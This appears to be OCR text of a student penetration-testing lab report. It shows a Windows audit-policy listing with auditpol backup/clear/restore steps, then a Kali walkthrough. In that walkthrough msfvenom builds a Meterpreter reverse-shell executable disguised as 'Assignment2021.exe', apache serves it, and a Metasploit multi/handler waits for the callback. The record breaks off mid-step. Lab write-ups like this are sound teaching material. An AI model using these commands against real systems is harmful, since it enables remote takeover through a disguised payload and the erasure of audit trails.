


```
Administrator: Command Prompt
Filtering Platform Connection                        No Auditing
Other Object Access Events                         No Auditing
Detailed File Share                               No Auditing
Removable Storage                                 No Auditing
Central Policy Staging                            No Auditing
Privilege Use
  Non Sensitive Privilege Use                      No Auditing
  Other Privilege Use Events                       No Auditing
  Sensitive Privilege Use                         No Auditing
Detailed Tracking
  Process Creation                                No Auditing
  Process Termination                            No Auditing
  DPAPI Activity                                  No Auditing
  RPC Events                                      No Auditing
  Plug and Play Events                           No Auditing
Policy Change
  Authentication Policy Change                    Success
  Authorization Policy Change                     No Auditing
  MPSSVC Rule-Level Policy Change                 No Auditing
  Filtering Platform Policy Change                No Auditing
  Other Policy Change Events                      No Auditing
  Audit Policy Change                             Success
Account Management
  User Account Management                         Success
  Computer Account Management                     Success
  Security Group Management                       Success
  Distribution Group Management                   No Auditing
  Application Group Management                    No Auditing
  Other Account Management Events                 No Auditing
DS Access
  Directory Service Changes                       No Auditing
  Directory Service Replication                   No Auditing
  Detailed Directory Service Replication           No Auditing
```


Server 2012 R2 Standar
Build 960
11:22 PM
1/18/2021




- **Auditpol backup**




- **Auditpol clear**



- **Auditpol restore.**



9. Establishing a VNC session using Kali Linux as the attacker machine and windows Server 2012 as the victim machine.
- Create the malicious software.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a title bar that says "Applications ▾ Places ▾ Terminal ▾" and a status bar that says "Wed 10:49" and "1". The terminal prompt is "root@kali: ~". The terminal output shows the following commands and results:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.239.167 LPORT=4444 -o/var/www/html/Share/Assignment2021.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/Share/Assignment2021.exe
root@kali:~#
```

The terminal window also shows a sidebar with a file manager view, displaying a list of locations: Desktop, Documents, Downloads, Music, Pictures, Videos, Trash, and Other Locations.

- Start the apache server and request for the permission.



The screenshot shows a Kali Linux desktop environment. At the top, there is a taskbar with 'Applications', 'Places', and 'Terminal' menus. The system clock shows 'Wed 10:54'. A terminal window is open, displaying the following commands and output:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.239.167 LPORT=4444 -o /var/www/html/Share/Assignment2021.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/Share/Assignment2021.exe
root@kali:~# service apache2 start
root@kali:~# chmod -R 755 /var/www/html/Share/
```

On the left side, a file manager sidebar is visible, showing icons for 'Documents', 'Downloads', 'Music', 'Pictures', 'Videos', 'Trash', and 'Other Locations'.


- **The use msfconsole to execute the exploits.**

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following output:

```
root@kali:~# msfconsole
[-] **rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***arred
```

The terminal also shows a directory listing of the home directory, which includes files like .ssh, .viminfo, Desktop, Downloads, Music, Pictures, Public, Templates, Videos, and .Xauthority. The output is partially obscured by a large, semi-transparent watermark that reads "Assignment20 21.exe".

- And then use multi/handler and set the local host and exploit.



The screenshot shows a terminal window titled "root@kali: ~" with a menu bar (File, Edit, View, Search, Terminal, Help) and a sidebar with application icons. The terminal content is as follows:

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST,192.168.239.167
LHOST => 192.168.239.167
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):



| Name                                               | Current Setting | Required | Description                                               |
|----------------------------------------------------|-----------------|----------|-----------------------------------------------------------|
| -----                                              |                 |          |                                                           |
| Payload options (windows/meterpreter/reverse_tcp): |                 |          |                                                           |
| -----                                              |                 |          |                                                           |
| EXITFUNC                                           | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST                                              | 192.168.239.167 | yes      | The listen address (an interface may be specified)        |
| LPORT                                              | 4444            | yes      | The listen port                                           |



Exploit target:




| -Id | Name            | Locations |
|-----|-----------------|-----------|
| 0   | Wildcard Target |           |



msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.239.167:4444
```

- And type the IP address in URL bar and download the file and run it.



```
Applications ▾ Places ▾ Terminal ▾ Wed 11:08 1 [Icons] [Volume] [Network] [Power]
root@kali: ~

